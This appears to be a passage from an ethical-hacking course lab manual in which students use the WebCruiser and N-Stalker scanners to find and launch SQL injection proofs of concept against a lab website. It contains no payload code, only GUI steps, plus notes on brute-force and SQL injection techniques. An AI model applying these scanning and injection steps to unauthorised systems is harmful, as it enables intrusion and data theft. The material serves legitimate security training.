


FIGURE 3.20: IBM Rational AppScan Create Report window

30. The **Save As** window appears; select the destination where you would save the scan report, name it, and click **Save**.

The Delta Analysis report compares two sets of scan results and shows the difference in URLs and/or security issues discovered.




FIGURE 3.21: Save As window

31. The saved **report** will be helpful for future reference.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Lab 4

Testing for SQL Injection Using WebCruiser Tool

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

WebCruiser web vulnerability scanner is an effective and powerful suite of web penetration testing tools that will aid you in auditing your website.

Lab Scenario

In the previous lab, you gained a deeper understanding of using IBM Security AppScan to detect SQL injection attacks. In this lab, we will have a look at a real case scenario in which these attacks were implemented to steal confidential information from banks.

Albert Gonzalez, an indicted hacker, stole 130 million credit and debit cards, the biggest identity theft case ever prosecuted in the United States. He used SQL injection attacks to install sniffer software on companies' servers to intercept credit-card data as it was being processed.

He was charged for many different cases in which his methods of hacking were:

- Structured Query Language ("SQL") was a computer programming language designed to retrieve and manage data on computer databases.
- "SQL Injection Attacks" were methods of hacking into and gaining unauthorized access to computers connected to the Internet.
- "SQL Injection Strings" were a series of instructions to computers used by hackers in furtherance of SQL Injection Attacks.
- "Malware" was malicious computer software programmed to, among other things, identify, store, and export information on computers that were hacked, including information such as credit and debit card numbers and corresponding personal identification information of cardholders ("Card Data"), as well as to evade detection by anti-virus programs running on those computers.

As an expert Security Professional and Penetration Tester, you should have a complete understanding of SQL injection attack scenarios, and high-risk components and note entry points to start testing and exploring. Hence, as

another aspect in SQL Injection testing, in this lab you will be guided to test for SQL injection using WebCruiser.

Lab Objectives

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 13 SQL Injection

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab, you will learn to:

- Perform web site scans for vulnerabilities
- Analyze scanned results

Lab Environment

You can download WebCruiser from http://sec4app.com/download.

To complete this lab, you will need:

- WebCruiser located at **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\WebCruiser**
- Run this tool in Window Server 2012
- You can also download the latest version of WebCruiser from the link http://www.janusec.com/downloads
- A web browser with Internet access
- Microsoft .NET Framework Version 4.0 or later

To produce time-consuming SQL sentence and get information from the response time.

Lab Duration

Time: 10 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and to employ multiple testing techniques.

Lab Tasks

TASK 1

Testing Web Application

1. To launch WebCruiser in **Windows Server 2012** host machine, navigate to **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\WebCruiser**.

2. Double click **WebCruiserWVS.exe** to launch the application.

Scanning is not necessary for SQL Injection POC, you can launch POC by input the URL directly, or launch from the Scanner.
WebCruiser support:
* GET/Post/Cookie Injection;
* SQL Server: PlainText/FieldEcho(Union)/Blind Injection;
* MySQL/DB2/Access: FieldEcho(Union)/Blind Injection;
* Oracle: FieldEcho(Union)/Blind/CrossSite Injection;




FIGURE 4.1: WebCruiser main window

3. Enter **http://10.0.0.2/goodshopping** in the **URL** field, and click **Scan Site** button.

Note: 10.0.0.2 is the IP address of the **Windows Server 2012** host machine where the website is hosted.

WebCruiser Web Vulnerability Scanner for iOS, an effective and convenient web penetration testing tool that will aid you in auditing your website! WebCruiser can find the following web vulnerabilities currently:
* GET SQL Injection(Int, String, Search)
* POST SQL Injection(Int, String, Search)
* Cross Site Scripting(XSS)




FIGURE 4.2: WebCruiser Scanning a site

4. A software disclaimer pop-up appears; click on **OK** to continue.




FIGURE 4.3: WebCruiser Software Disclaimer pop-up

It can support scanning website as well as POC (Proof of concept) for web vulnerabilities: SQL Injection, Cross Site Scripting, XPath Injection etc. So, WebCruiser is also an automatic SQL injection tool, an XPath injection tool, and a Cross Site Scripting tool!

System Requirement: .NET FrameWork V2.0 or higher, you can Download .NET FrameWork V2.0 From Microsoft.

5. WebCruiser starts with the **URL** scan, as shown in the screenshot; it also shows Site Structure and a table of vulnerabilities.




FIGURE 4.4: WebCruiser Scanning Vulnerabilities

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application.

6. Right click each of the vulnerabilities displayed in the scan result, then launch SQL Injection **POC** (Proof of Concept).




FIGURE 4.5: WebCruiser SQL Injection POC (Proof of Concept)

It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another. SQL Injection is one of the most common application layer attack techniques used today.

The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

7. It launches the SQL Injection and fill the relevant fields; click **Get Environment Information.**




FIGURE 4.6: WebCruiser SQL Injection POC Tool

There are many methods to getting data in SQL Injection, but not all these methods are supported in an actual penetration test.

8. It displays information about the environment in which the site is hosted.
9. Using collected vulnerability information, an attacker can simulate exploitation techniques to hack into a web application or its respective web server and gain unauthorized information.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 5

Scanning Web Applications Using N-Stalker Tool

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 13 SQL Injection

N-Stalker 2012 is a sophisticated web security assessment solution for your web applications. By incorporating its well-known "N-Stealth HTTP Security Scanner" and its 39,000-item Web Attack Signature database, along with its patent-pending component-oriented security assessment technology, N-Stalker is a "must have" security tool for developers, system/security administrators, IT auditors, and others.

Lab Scenario

In the previous lab you have learnt to use Webcruiser tool to scan website as well as POC (Proof of concept) for web vulnerabilities to SQL injection.

Few attackers perform SQL injection attacks based on "error messages" received from servers. If an error is responded to by the application, the attacker can determine the database's entire structure, and read any value that can be read by the account the ASP application is using to connect to the SQL server. However, if an error message is returned from the database server stating that the SQL query's syntax is incorrect, an attacker tries all possible true/false questions via SQL statements to steal data.

As an Expert Security Professional and Penetration Tester, you should be familiar with the tips and tricks used in SQL injection detection. You must also be aware of all the tools that can be used to detect SQL injection flaws. In this lab, you will learn to do so using N-Stalker.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab, you will learn to:

- Perform web site scans for vulnerabilities
- Analyze scanned results
- Save Scan Results

Lab Environment

To complete this lab, you will need:

- N-Stalker located at **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\N-Stalker Web Application Security Scanner**
- Run this tool in Window Server 2012
- You can also download the latest version of N-Stalker from the link http://www.nstalker.com/products/editions/free/download
- A web browser with Internet access
- Microsoft .NET Framework Version 4.0 or later

You can download N-Stalker from http://www.nstalker.com/products/editions/free/download.

Founded upon the U.S. Patent Registered Technology of Component-oriented Web Application Security Scanning, N-Stalker Enterprise Edition allows for assessment of Web Applications.

Lab Duration

Time: 10 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and by employing multiple techniques.

Lab Tasks

TASK 1

Install N-Stalker

1. Navigate to **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\N-Stalker Web Application Security Scanner**, double-click **NStalker-WebSecurityScanner-FreeX-b11.exe**, and follow the steps to install the application.

N-Stalker Web Application Security Scanner 2012 Enterprise Edition provides the most complete and effective suite of Web Security assessment checks to enhance the overall security of your Web Applications against a wide range of vulnerabilities and sophisticated hacker attacks.

FIGURE 5.1: N-Stalker installation wizard

2. Launch **N-Stalker Free X** from the **Apps** screen of the Windows Server 2012 machine.

FIGURE 5.2 Windows Server 2012 Apps screen

N-Stalker also allows you to create your own assessment policies and requirements, enabling an effective way to manage your application's SDLC, including the ability to control information exposure, development flaws, infrastructure issues and real security vulnerabilities that can be explored by external agents.

3. The N-Stalker GUI appears; click **Update** to update the application.




FIGURE 5.3: N-Stalker Main window

Web Security Intelligence Service (WSIS) is provided by WSI Labs and will ensure you always get the latest updates available for N-Stalker Web Application Security Scanner as well as for its attack signature database. New 0-day exploits and common vulnerabilities will be added on daily or weekly basis, giving you the ability to scan you Web Server infrastructure periodically against the latest threats.

System Requirement: .NET FrameWork V2.0 or higher, you can Download .NET FrameWork V2.0 From Microsoft.

4. The **N-Stalker Free Edition** pop-up appears; click **OK** to continue.

FIGURE 5.4: N-Stalker Free Edition pop-up

5. **N-Stalker** will start updating the database, which takes some time.

To run N-Stalker Web Application Security Scanner appropriately, there are minimum requirements to be met:

- 128MB RAM (available to N-Stalker)
- At least 500MB Hard Disk free space (caching purposes)
- Win32 Platform (Win 2000, XP, 2003 or Vista and later)
- Internet connection to download N-Stalker database/software updates




FIGURE 5.5: N-Stalker database updating status

TASK 2

Scan a Web Application

6. After updating is complete, click **Start** to start a new scanning session.




FIGURE 5.6: N-Stalker database updated

You may modify N-Stalker's cache options to avoid web pages from being permanently stored in your hard disk. This might be useful to preserve disk space on large assessments.

7. In the N-Stalker Scan Wizard, enter http://10.0.0.2/goodshopping (10.0.0.2 is the IP address of the machine hosting the goodshopping website).
8. Choose the Scan Policy **OWASP Policy**, and click **Next**.

To run N-Stalker Scanner from command line, you will need a scan session policy that will contain policies, host information and specific configurations needed to run the entire session.




FIGURE 5.7: N-Stalker Choosing URL and Policy

9. Click **Yes** in the **URI Restriction Found** pop-up to continue.

N-Stalker HTTP Brute Force tool does what the name says. It is an HTTP authentication brute force tool that works by taking a web macro and attempting to run a series of authentication requests to obtain valid credentials (you may provide your own user and password list).




FIGURE 5.8: N-Stalker URI Restriction Found pop-up

10. Under **Optimize Settings**, leave the default options, and click **Next**.

N-Stalker Web Proxy is a combination of web proxy and HTTP inspection tool. It includes a full Web Proxy support (for external browsers) along with an event-driven interception mechanism, that allows you to inspect HTTP communications (even SSL) based on keyword matching.




FIGURE 5.9: N-Stalker Optimize Settings

11. Click **Yes** in the **Settings Not Optimized** pop-up.

The term "GHDB" was allegedly coined by Johnny Long, which started to maintain a number of "google-based" queries that would eventually reveal security flaws in websites (without one having to scan the site directly for that vulnerability).




FIGURE 5.10: N-Stalker pop-up

12. Under **Review Summary**, click **Start Session**.




FIGURE 5.11: N-Stalker Review Summary

This is a string encoding tool which is useful to encode/decode data on multiple formats used by Web Applications.

13. The **N-Stalker free edition** pop-up appears; click **OK** to continue.

FIGURE 5.12: N-Stalker Free Edition pop-up

This is a Web Server Discovery tool which will attempt to discover HTTP servers and fingerprint them to obtain their platform version. It might run based on a file list or IP range.

14. After completing the configuration of N-Stalker, click **Start Scan** to begin scanning the Goodshopping website.




FIGURE 5.13: N-Stalker Start Scan wizard

Google Hacking Database (GHDB) Tool is a unique application that will allow you to search for "google-like" queries within a saved spider data. N-Stalker, GHDB Tool can be invoked by clicking on "GHDB Tool" button under "Miscellaneous Tools."

15. N-Stalker begins to scan the website, as shown in the screenshot:




FIGURE 5.14: N-Stalker Start Scan Status

HTTP Load Tester is a performance tester tool. It will run a Web Macro on a concurrent basis (up to you to decide how many instances) and will provide a report on number of connection failures and success.

16. It takes some time for the application to scan the website.
17. N-Stalker scans the site in four different steps: **Spider**, **Info Gather**, **Run Modules**, and **Sig Scanner**.

FIGURE 5.15: N-Stalker Scanning methods

Macro Recorder is a tool to manage "Web Macros" within N-Stalker Web Application Security Scanner.

An authentication Web Macro is used to authenticate N-Stalker's against Web Forms or any other of user interaction based authentication.

18. On completion of the scan, the **Results Wizard** appears.
19. Select **Save scan results** (under **Session Management Options**) and **Keep scan session for further analysis** (under **Next Steps**), and click **Next**.

TASK 3

Save the Scan Result




FIGURE 5.16: N-Stalker Results Wizard

